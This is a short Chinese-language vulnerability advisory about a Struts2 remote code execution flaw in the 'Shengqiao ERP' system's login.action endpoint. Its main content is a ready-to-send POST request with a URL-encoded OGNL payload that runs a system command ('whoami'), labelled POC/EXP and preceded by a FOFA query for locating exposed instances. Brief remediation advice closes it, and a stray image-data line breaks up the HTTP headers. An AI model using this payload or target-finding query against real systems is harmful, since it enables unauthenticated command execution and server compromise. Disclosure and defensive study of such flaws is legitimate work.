

圣乔ERP系统 login.action Struts2远程代码执行漏洞

漏洞描述

由于圣乔ERP系统使用Struts2开发框架组件，存在历史Struts2远程代码执行漏洞，未经身份验证的远程攻击者可利用此漏洞执行任意系统命令，写入后门文件，获取服务器权限。

影响版本

圣乔ERP系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：title="圣乔ERP系统"

POC/EXP：

POST /erp/login.action HTTP/1.1

Host: 127.0.0.1

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Priority: u=0, i

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0


Upgrade-Insecure-Requests: 1

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

redirect:%24%7B%23resp%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29%2C%23req%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletRequest%27%29%2C%23a%3D%28new+java.lang.ProcessBuilder%28new+java.lang.String%5B%5D%27%27whoami%27%27%29.start%28%29%2C%23b%3D%23a.getInput

Stream%28%29%2C%23dis%3Dnew+java.io.DataInputStream%28%23b%29%2C%23buf%3Dnew+byte%5B20000%5D%2C%23dis.read%28%23buf%29%2C%23msg%3Dnew+java.lang.String%28%23buf%29%2C%23dis.close%28%29%2C%23resp.getWriter%28%29.println%28%23msg.trim%28%29%29%2C%23resp.getWriter%28%29.flush%28%29%2C%23resp.getWriter%28%29.close%28%29%7D



漏洞修复

对用户传入的参数进行限制。

通过防火墙等安全设备设置访问策略，设置白名单访问。

如非必要，禁止公网访问该系统。